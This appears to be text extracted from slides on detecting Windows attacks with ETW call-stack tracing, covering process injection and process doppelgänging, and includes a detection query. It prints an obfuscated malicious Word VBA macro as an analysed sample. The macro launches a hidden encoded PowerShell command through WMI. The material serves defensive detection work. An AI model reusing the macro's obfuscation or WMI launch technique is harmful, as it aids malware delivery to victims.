 - CallTrace**: C:\WINDOWS\SYSTEM32\ntdll.dll+8f2da|C:\WINDOWS\System32\KERNELBASE.dll+10ed98|C:\Users\Administrator.ENTERPRISE\Desktop\CreateRemoteThreadInject\CreateRemoteThreadInject_x86.exe+11b1|C:\Users\Administrator.ENTERPRISE\Desktop\CreateRemoteThreadInject\CreateRemoteThreadInject_x86.exe+11b1|C:\WINDOWS\SYSTEM32\ntdll.dll+5e58f


How to view the call stack?

- ETW:

```
<CodeAddress Address="0xfffff80440864bdb" CodeAddressIndex="234" ModuleName="ntoskrnl"/>
<CodeAddress Address="0x7ffcefc42954" CodeAddressIndex="6610"/>
<CodeAddress Address="0x7ffcecf8ade7" CodeAddressIndex="19884"/>
<CodeAddress Address="0x7ffcecf87783" CodeAddressIndex="174"/>
<CodeAddress Address="0x77001783" CodeAddressIndex="19866" ModuleName="wow64cpu"/>
<CodeAddress Address="0x77001199" CodeAddressIndex="19865" ModuleName="wow64cpu"/>
<CodeAddress Address="0x7ffcecf8cf9a" CodeAddressIndex="171"/>
<CodeAddress Address="0x7ffcecf8ce60" CodeAddressIndex="170"/>
<CodeAddress Address="0x7ffcefc75b3d" CodeAddressIndex="169"/>
<CodeAddress Address="0x7ffcefc63779" CodeAddressIndex="168"/>
<CodeAddress Address="0x7ffcefc156a3" CodeAddressIndex="167"/>
<CodeAddress Address="0x7ffcefc1564e" CodeAddressIndex="166"/>
<CodeAddress Address="0x77081e2c" CodeAddressIndex="19883" ModuleName="ntdll"/>
<CodeAddress Address="0x770695a6" CodeAddressIndex="19882" ModuleName="ntdll"/>
<CodeAddress Address="0x77069508" CodeAddressIndex="19881" ModuleName="ntdll"/>
<CodeAddress Address="0x770b9807" CodeAddressIndex="19880" ModuleName="ntdll"/>
<CodeAddress Address="0x77075257" CodeAddressIndex="19860" ModuleName="ntdll"/>
<CodeAddress Address="0x77075151" CodeAddressIndex="19859" ModuleName="ntdll"/>
```

Event Tracing for Windows (ETW)

ETW architecture:



Event Tracing for Windows (ETW)

Windows Kernel Trace provider:

```
C:\>logman query providers "Windows Kernel Trace"
```

Provider	GUID
Windows Kernel Trace	{9E814AAD-3204-11D2-9A82-006008A86939}

Value	Keyword	Description
0x0000000000000001	process	Process creations/deletions
0x0000000000000002	thread	Thread creations/deletions
0x0000000000000004	img	Image load
0x0000000000000008	proccntr	Process counters
0x0000000000000010	cswitch	Context switches
0x0000000000000020	dpc	Deferred procedure calls
0x0000000000000040	isr	Interrupts
0x0000000000000080	syscall	System calls
0x0000000000000100	disk	Disk IO
0x0000000000000200	file	File details
0x0000000000000400	diskinit	Disk IO entry
0x0000000000000800	dispatcher	Dispatcher operations
0x0000000000001000	pf	Page faults
0x0000000000002000	hf	Hard page faults
0x0000000000004000	virtualloc	Virtual memory allocations
0x0000000000010000	net	Network TCP/IP
0x0000000000020000	registry	Registry details
0x00000000000100000	alpc	ALPC
0x00000000000200000	splitio	Split IO
0x00000000000800000	driver	Driver delays
0x00000000001000000	profile	Sample based profiling
0x00000000002000000	fileiocompletion	File IO completion
0x00000000004000000	fileio	File IO

The command completed successfully.

Event Tracing for Windows (ETW)

Libraries for working with ETW:

-C++ <https://github.com/microsoft/krabssetw>

-C# <https://www.nuget.org/packages/Microsoft.Diagnostics.Tracing.TraceEvent/>

Process doppelganging. Detection with calltrace

- Calltrace:

```
[(PID: 2816, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpMapAndSnapDependency), Count: 3]
[(PID: 2816, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpMapDllNtFileName), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpMapDllSearchPath), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpMapDllWithSectionHandle), Count: 5]
[(PID: 2816, proc_doppel32, TID: 1120, Module: kernel32!0xCreateTransaction), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120, Module: kernel32!0xCreateFileTransactedW), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpMinimalMapModule), Count: 3]
[(PID: 2816, proc_doppel32, TID: 1120, Module: kernelbase!0xWriteFile), Count: 2]
[(PID: 2816, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpProcessWork), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpSnapModule), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpTouchPageForWrite), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120, Module: ntdll!0xNtCreateSection), Count: 4]
[(PID: 2816, proc_doppel32, TID: 1120, Module: ktmw32!0xRollbackTransaction), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120, Module: ntdll!0xNtCreateProcessEx), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120, Module: ntdll!0xNtCreateUserProcess), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120, Module: ntdll!0xNtFreeVirtualMemory), Count: 2]
[(PID: 2816, proc_doppel32, TID: 1120, Module: ntdll!0xNtMapViewOfSection), Count: 3]
[(PID: 2816, proc_doppel32, TID: 1120, Module: ntdll!0xNtProtectVirtualMemory), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120, Module: ntdll!0xRtlpInitParameterBlock), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120, Module: kernelbase!0xVirtualAlloc), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120, Module: kernelbase!0xVirtualAllocEx), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120, Module: kernelbase!0xWriteProcessMemory), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120, Module: ntdll!0xRtlUserThreadStart), Count: 2]
[(PID: 2816, proc_doppel32, TID: 1120, Module: ntfs.sys!0xNtfsCommonQueryInformation), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120, Module: ntfs.sys!0xNtfsCommonWrite), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120, Module: ntfs.sys!0xNtfsFsdDispatchSwitch), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120, Module: ntfs.sys!0xNtfsFsdDispatchWait), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120, Module: ntfs.sys!0xNtfsFsdWrite), Count: 1]
```

Process doppelganging. Detection with calltrace

- Calltrace:

```

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[(PID: 2816, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpTouchPageForWrite), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120, Module: ntdll!0xNtCreateSection), Count: 4]
[(PID: 2816, proc_doppel32, TID: 1120, Module: ktmw32!0xRollbackTransaction), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120, Module: ntdll!0xNtCreateProcessEx), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120, Module: ntdll!0xNtCreateUserProcess), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120, Module: ntdll!0xNtFreeVirtualMemory), Count: 2]
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[(PID: 2816, proc_doppel32, TID: 1120, Module: ntdll!0xRtlUserThreadStart), Count: 2]

```


Process doppelganging. Detection with calltrace

- Event enrichment:

```
t calltrace
PID: 5348, proc_doppel32, TID: 1120, Module: cmd!0x??main), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: cmd!0x__mainCRTStartup), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: cmd!0xDispatch), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: cmd!0xECWork), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: cmd!0xExecPgm), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: cmd!0xExtCom), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: cmd!0xFindFixAndRun), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: fltmgr.sys!0x86C02A8E), Count: 2
PID: 5348, proc_doppel32, TID: 1120, Module: fltmgr.sys!0x86C03848), Count: 2
PID: 5348, proc_doppel32, TID: 1120, Module: kernel32!0xBaseThreadInitThunk), Count: 7
PID: 5348, proc_doppel32, TID: 1120, Module: kernelbase!0xCreateProcessInternalW), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpLoadDllInternal), Count: 3
PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpLoadKnownDll), Count: 4
PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpMapAndSnapDependency), Count: 3
PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpMapDllNtFileName), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpMapDllSearchPath), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpMapDllWithSectionHandle), Count: 5
PID: 5348, proc_doppel32, TID: 1120, Module: kernel32!0xCreateTransaction), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: kernel32!0xCreateFileTransactedw), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpMinimalMapModule), Count: 3
PID: 5348, proc_doppel32, TID: 1120, Module: kernelbase!0xWriteFile), Count: 2
PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpProcessWork), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpSnapModule), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpTouchPageForWrite), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xNtCreateSection), Count: 4
PID: 5348, proc_doppel32, TID: 1120, Module: ktmw32!0xRollbackTransaction), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xNtCreateProcessEx), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xNtCreateUserProcess), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xNtFreeVirtualMemory), Count: 2
PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xNtMapViewOfSection), Count: 3
PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xNtProtectVirtualMemory), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xRtlpInitParameterBlock), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: kernelbase!0xVirtualAlloc), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: kernelbase!0xVirtualAllocEx), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: kernelbase!0xWriteProcessMemory), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xRtlUserThreadStart), Count: 2
PID: 5348, proc_doppel32, TID: 1120, Module: ntfs.sys!0xNtfsCommonQueryInformation), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: ntfs.sys!0xNtfsCommonWrite), Count: 1
```

Process doppelganging. Detection with calltrace

- Event enrichment:

```

t calltrace PID: 5348, proc_doppel32, TID: 1120, Module: kernel32!0xCreateTransaction), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: kernel32!0xCreateFileTransactedW), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpMinimalMapModule), Count: 3
PID: 5348, proc_doppel32, TID: 1120, Module: kernelbase!0xWriteFile), Count: 2
PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpProcessWork), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpSnapModule), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xLdrpTouchPageForWrite), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xNtCreateSection), Count: 4
PID: 5348, proc_doppel32, TID: 1120, Module: ktmw32!0xRollbackTransaction), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xNtCreateProcessEx), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xNtCreateUserProcess), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xNtFreeVirtualMemory), Count: 2
PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xNtMapViewOfSection), Count: 3
PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xNtProtectVirtualMemory), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xRtlpInitParameterBlock), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: kernelbase!0xVirtualAlloc), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: kernelbase!0xVirtualAllocEx), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: kernelbase!0xWriteProcessMemory), Count: 1
PID: 5348, proc_doppel32, TID: 1120, Module: ntdll!0xRtlUserThreadStart), Count: 2

```

Process doppelgänger. Detection with calltrace

- Search:


```
calltrace:(*CreateTransaction* AND *CreateSection* AND *RollbackTransaction* AND *NtCreateProcessEx*)
```

- Tagged event:

host.name	hunts	event.action	calltrace	winlog.event_data.Image	winlog.event_data.ParentImage
win10-32	possible_process_doppelgänger	Process Create (rule: ProcessCreate)	TID: 2816, Module: cmd!0x??main, count: 1 TID: 2816, Module: cmd!0x__mainCRTStartup, count: 1 TID: 2816, Module: cmd!0xDispatch, count: 1	C:\Users\Administrator.ENTERPRISE\Desktop\proc_doppel\notepad.exe	C:\Users\Administrator.ENTERPRISE\Desktop\proc_doppel\proc_doppel32.exe

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- Winword.exe with macro -> WmiPrvSe.exe -> powershell.exe



unsecapp.exe		792 K	3,260 K	1716 Sink to receive asynchronou...
WmiPrvSE.exe		1,624 K	4,408 K	1848 WMI Provider Host
taskhost.exe	0.01	2,116 K	4,936 K	1448 Host Process for Windows T...
explorer.exe	3.63	32,876 K	43,260 K	300 Windows Explorer
VBoxTray.exe	0.02	2,128 K	4,740 K	820 VirtualBox Guest Additions Tr...
procexp.exe	2.12	10,056 K	19,296 K	2952 Sysintemals Process Explorer
WINWORD.EXE	19.64	50,164 K	77,948 K	3292 Microsoft Word
GoogleCrashHandler.exe		996 K	872 K	2232 Google Crash Handler
SearchIndexer.exe	0.11	18,036 K	9,652 K	2392 Microsoft Windows Search I...
SearchProtocolHost.exe	< 0.01	1,220 K	3,860 K	2484 Microsoft Windows Search P...
SearchFilterHost.exe	< 0.01	916 K	3,388 K	2504 Microsoft Windows Search F...
SearchProtocolHost.exe	0.02	1,408 K	5,884 K	2804 Microsoft Windows Search P...
WmiPrvSE.exe	0.19	2,984 K	5,952 K	3148 WMI Provider Host
powershell.exe	4.00	33,960 K	33,856 K	3640 Windows PowerShell
dllhost.exe	0.14	976 K	3,752 K	3528 COM Surrogate
OSPPSVC.EXE	5.96	3,540 K	9,720 K	3572 Microsoft Office Software Pr...
conhost.exe	0.14	756 K	3,572 K	3648 Console Window Host
System	0.89	48 K	748 K	4

- VBA macro starts process via WMI:

```
Function Z_630085(J75_0_23, u8_7468)
On Error Resume Next
k5_62_ = CLng(m6_0941 - CInt(Q_5_215_) * 463518865 - ChrB(l_84_30))
v32626_2 = (637886491 + CDBl(454298977) + H17959 * ChrB(345409866) * (600081377 * CDate(524467378 * Round(K_85601 + Chr(w6_471))) + n_779_ - CSng(110873956 / 65
b__110 = CLng(P84_01 - CInt(P636_0) * 300481416 - ChrB(D3_621))
O31364 = (196740962 + CDBl(311289906) + i75845 * ChrB(874115944) * (647407558 * CDate(767471833 * Round(s193_96 + Chr(V449_93))) + J94696_8 - CSng(944750039 / 59
U_8_7836 = CLng(B8_7705 - CInt(a306443) * 733377689 - ChrB(K_1738))
c591291 = (712246071 + CDBl(800401141) + k572550_ * ChrB(316200138) * (331338432 * CDate(539002813 * Round(d56811_ + Chr(p4_711))) + Y91_0_ - CSng(729221551 / 7
Set z337_6 = GetObject("winmgmts:Win32_Process")
Set F_6386_ = GetObject("winmgmts:Win32_ProcessStartup")
F_6386_.ShowWindow = 0
z337_6.Create J75_0_23 + G_6_210 + M45_94 + w63139_5 + X1_037 + m_2_2499 + n19276_, Null, F_6386_, processid
H67192 = CLng(o_350_ - CInt(N_9_601) * 492222076 - ChrB(W_61_8))
r2185_ = (804659990 + CDBl(589900683) + r52_6_1 * ChrB(295486252) * (716256999 * CDate(677087355 * Round(M024603 + Chr(N62303))) + W_7_192_ - CSng(601858211 / 65
p_9708_9 = CLng(p0_57082 - CInt(L600183) * 733150022 - ChrB(S_9500_))
j5_15 = (708562934 + CDBl(936128765) + J4584_ * ChrB(412327082) * (146096305 * CDate(864169229 * Round(S1__6_ + Chr(j____71))) + h659589 - CSng(149071313 / 28880
End Function

Function m87__2()
On Error Resume Next
Q654_55 = CLng(s_25919_ - CInt(M19_6_) * 276043550 - ChrB(z42_61_))
o704_6 = (92177023 + CDBl(69760021) + I_998_ * ChrB(446879562) * (736856768 * CDate(444097351 * Round(k8__9_ + Chr(Q0_3_38_))) + a5__43 - CSng(606185480 / 50994
h9_85_ = CLng(V830051 - CInt(R__3_) * 693369493 - ChrB(m0_44247))
P796_1 = (162458799 + CDBl(119841399) + 27_610_ * ChrB(97061669) * (761686415 * CDate(613763080 * Round(H_84_9 + Chr(k05_3822))) + d__432_ - CSng(243745651 / 37
E_1315_ = CLng(U434_2 - CInt(b30_14) * 777380311 - ChrB(i313975))
d352_8_ = (474988732 + CDBl(44287608) + j_90108_ * ChrB(247881678) * (716063944 * CDate(747199845 * Round(w1_649 + Chr(U0610743))) + M72__86 - CSng(138599012 / 90
k0_74_ = "wershe" + "11 -e" + " JABqA" + "DQANw" + "AxAf8" + "AMAA9"
r151_96 = CLng(k_274_ - CInt(u28810_) * 732974317 - ChrB(K4_264))
j__19 = (603491638 + CDBl(292055100) + L_73_490 * ChrB(410976969) * (320038584 * CDate(28183918 * Round(D159_6 + Chr(r9_5002))) + v__8_91 - CSng(291062207 / 555
j4_15 = CLng(J_623_ - CInt(W5_45121) * 533893619 - ChrB(z9_27_))
J800346 = (21221998 + CDBl(791575858) + i6_5153 * ChrB(602530409) * (1206215 * CDate(763668358 * Round(i9259512 + Chr(N_282_))) + m9463_53 - CSng(838987229 / 395
U32_3_1 = CLng(F271_4 - CInt(j_46_1) * 966111378 - ChrB(z_72732))
b485099 = (205139679 + CDBl(718893143) + m61257 * ChrB(580861415) * (744867131 * CDate(237751605 * Round(G79158 + Chr(z556_97))) + j_8562 - CSng(874591830 / 60349
Z4180_ = "ACqAJw" + "BBA" + "DgAX" + "wA5AD" + "IAJ"
D1761_0 = CLng(G5857_8 - CInt(k67_1091) * 669637087 - ChrB(r_67__4))
M8_5_ = (771330567 + CDBl(562126817) + k041_3_ * ChrB(787008533) * (997760090 * CDate(162025381 * Round(p3_180 + Chr(l47_88))) + p4233242 - CSng(436515131 / 855
```

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```
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b__110 = CLng(P84_01 - CInt(P636__0) * 300481416 - ChrB(D3_621))
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Set F__6386_ = GetObject("winmgmts:Win32_ProcessStartup")
F__6386_.ShowWindow = 0
z337_6.Create J75_0_23 + G__6_210 + M45_94 + w63139_5 + X1_037 + m_2
H67192 = CLng(o_350_ - CInt(N__9_601) * 492222076 - ChrB(W_61__8)
r2185__ = (804659990 + CDbl(589900683) + r52_6_1 * ChrB(295486252) *
j4_15_ = CLng(J_623_ - CInt(W5_45121) * 533893619 - ChrB(z9_27___))
J800346 = (21221998 + CDbl(791575858) + i6_5153 * ChrB(602530409) * (1206215 * CDate(763668358 * Round(19259512 + Chr(N_282_))) + m9463_53 - CSng(838987229 / 39:
U32_3_1 = CLng(F271_4 - CInt(j_46_1) * 966111378 - ChrB(z_72732))
b485099 = (205139679 + CDbl(718893143) + m61257 * ChrB(580861415) * (744867131 * CDate(237751605 * Round(G79158 + Chr(z556_97))) + j_8562 - CSng(874591830 / 6034:
Z4180__ = "ACgAJw" + "BBA" + "DgAX" + "wA5AD" + "IAJ"
D1761_0 = CLng(G5857_8 - CInt(k67_1091) * 669637087 - ChrB(r_67___4))
M8_5__ = (771330567 + CDbl(562126817) + k041_3_ * ChrB(787008533) * (997760090 * CDate(162025381 * Round(p3_180 + Chr(147_88))) + p4233242 - CSng(436515131 / 85:
End Function

Function m87__2()
On Error Resume Next
Q654_55 = CLng(s_259)
o704_6 = (92177023 +
h9_85__ = CLng(V8
P796_1_ = (162458799
E_1315_ = CLng(U43
d352_8_ = (474988732
k0_74_ = "wershe" +
r151_96 = CLng(k_274
j__19_ = (603491638
j4_15_ = CLng(J_623_ - CInt(W5_45121) * 533893619 - ChrB(z9_27___))
J800346 = (21221998 + CDbl(791575858) + i6_5153 * ChrB(602530409) * (1206215 * CDate(763668358 * Round(19259512 + Chr(N_282_))) + m9463_53 - CSng(838987229 / 39:
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b485099 = (205139679 + CDbl(718893143) + m61257 * ChrB(580861415) * (744867131 * CDate(237751605 * Round(G79158 + Chr(z556_97))) + j_8562 - CSng(874591830 / 6034:
Z4180__ = "ACgAJw" + "BBA" + "DgAX" + "wA5AD" + "IAJ"
D1761_0 = CLng(G5857_8 - CInt(k67_1091) * 669637087 - ChrB(r_67___4))
M8_5__ = (771330567 + CDbl(562126817) + k041_3_ * ChrB(787008533) * (997760090 * CDate(162025381 * Round(p3_180 + Chr(147_88))) + p4233242 - CSng(436515131 / 85:
End Function
```

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- Winword calltrace:

```
[(PID: 3292, WINWORD, Module: ntdll!0xLdrInitializeThunk, Count: 1  
[(PID: 3292, WINWORD, Module: ntdll!0xLdrpInitializeThread, Count: 1  
[(PID: 3292, WINWORD, Module: ntdll!0xNtCreateThreadEx, Count: 1  
[(PID: 3292, WINWORD, Module: ntoskrnl!0x, Count: 4  
[(PID: 3292, WINWORD, Module: oleaut32!0x77537EDF, Count: 1  
[(PID: 3292, WINWORD, Module: user32!0x_InternalCallWinProc, Count: 1  
[(PID: 3292, WINWORD, Module: user32!0xDispatchMessageW, Count: 1  
[(PID: 3292, WINWORD, Module: user32!0xDispatchMessageWorker, Count: 1  
[(PID: 3292, WINWORD, Module: user32!0xUserCallWinProcCheckWow, Count: 1  
[(PID: 3292, WINWORD, Module: vbe7!0xBreakTimer, Count: 1  
[(PID: 3292, WINWORD, Module: vbe7!0xCDispVbaStdMod::Invoke, Count: 1  
[(PID: 3292, WINWORD, Module: vbe7!0xCVbeProcs::CallMacro, Count: 1  
[(PID: 3292, WINWORD, Module: vbe7!0xEpiInvokeMethod, Count: 1  
[(PID: 3292, WINWORD, Module: vbe7!0xStartBreakTimer, Count: 1  
[(PID: 3292, WINWORD, Module: winword!0x2F34159A, Count: 1  
[(PID: 3292, WINWORD, Module: winword!0x2F341602, Count: 1  
[(PID: 3292, WINWORD, Module: wwlib!0x7A6413E6, Count: 1  
[(PID: 3292, WINWORD, Module: wwlib!0x7A641709, Count: 1  
[(PID: 3292, WINWORD, Module: wwlib!0x7A642690, Count: 1  
[(PID: 3292, WINWORD, Module: wwlib!0x7A8433E9, Count: 1  
[(PID: 3292, WINWORD, Module: wwlib!0x7A9E6ADF, Count: 1  
[(PID: 3292, WINWORD, Module: wwlib!0x7AA03EDB, Count: 1  
[(PID: 3292, WINWORD, Module: wwlib!0x7B0BE81F, Count: 1  
[(PID: 3292, WINWORD, Module: wwlib!0x7B0BF462, Count: 1  
[(PID: 3292, WINWORD, Module: wwlib!0x7B0BF4D0, Count: 1  
[(PID: 3292, WINWORD, Module: wwlib!0x7B3121EA, Count: 1  
[(PID: 3292, WINWORD, Module: wwlib!0x7B3A0AA7, Count: 1
```

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- Winword calltrace:

```
[(PID: 3292, WINWORD, Module: ntdll!0xLdrInitializeThunk, Count: 1  
[(PID: 3292, WINWORD, Module: ntdll!0xLdrpInitializeThread, Count: 1  
[(PID: 3292, WINWORD, Module: ntdll!0xNtCreateThreadEx, Count: 1
```

```
[(PID: 3292, WINWORD, Module: vbe7!0xDrEaKTimer, Count: 1  
[(PID: 3292, WINWORD, Module: vbe7!0xCDispVbaStdMod::Invoke, Count: 1  
[(PID: 3292, WINWORD, Module: vbe7!0xCVbeProcs::CallMacro, Count: 1  
[(PID: 3292, WINWORD, Module: vbe7!0xEpiInvokeMethod, Count: 1  
[(PID: 3292, WINWORD, Module: vbe7!0xStartBreakTimer, Count: 1
```

```
[(PID: 3292, WINWORD, Module: winword!0x2F341602, Count: 1  
[(PID: 3292, WINWORD, Module: wwlib!0x7A6413E6, Count: 1  
[(PID: 3292, WINWORD, Module: wwlib!0x7A641709, Count: 1  
[(PID: 3292, WINWORD, Module: wwlib!0x7A642690, Count: 1  
[(PID: 3292, WINWORD, Module: wwlib!0x7A8433E9, Count: 1  
[(PID: 3292, WINWORD, Module: wwlib!0x7A9E6ADF, Count: 1  
[(PID: 3292, WINWORD, Module: wwlib!0x7AA03EDB, Count: 1  
[(PID: 3292, WINWORD, Module: wwlib!0x7B0BE81F, Count: 1  
[(PID: 3292, WINWORD, Module: wwlib!0x7B0BF462, Count: 1  
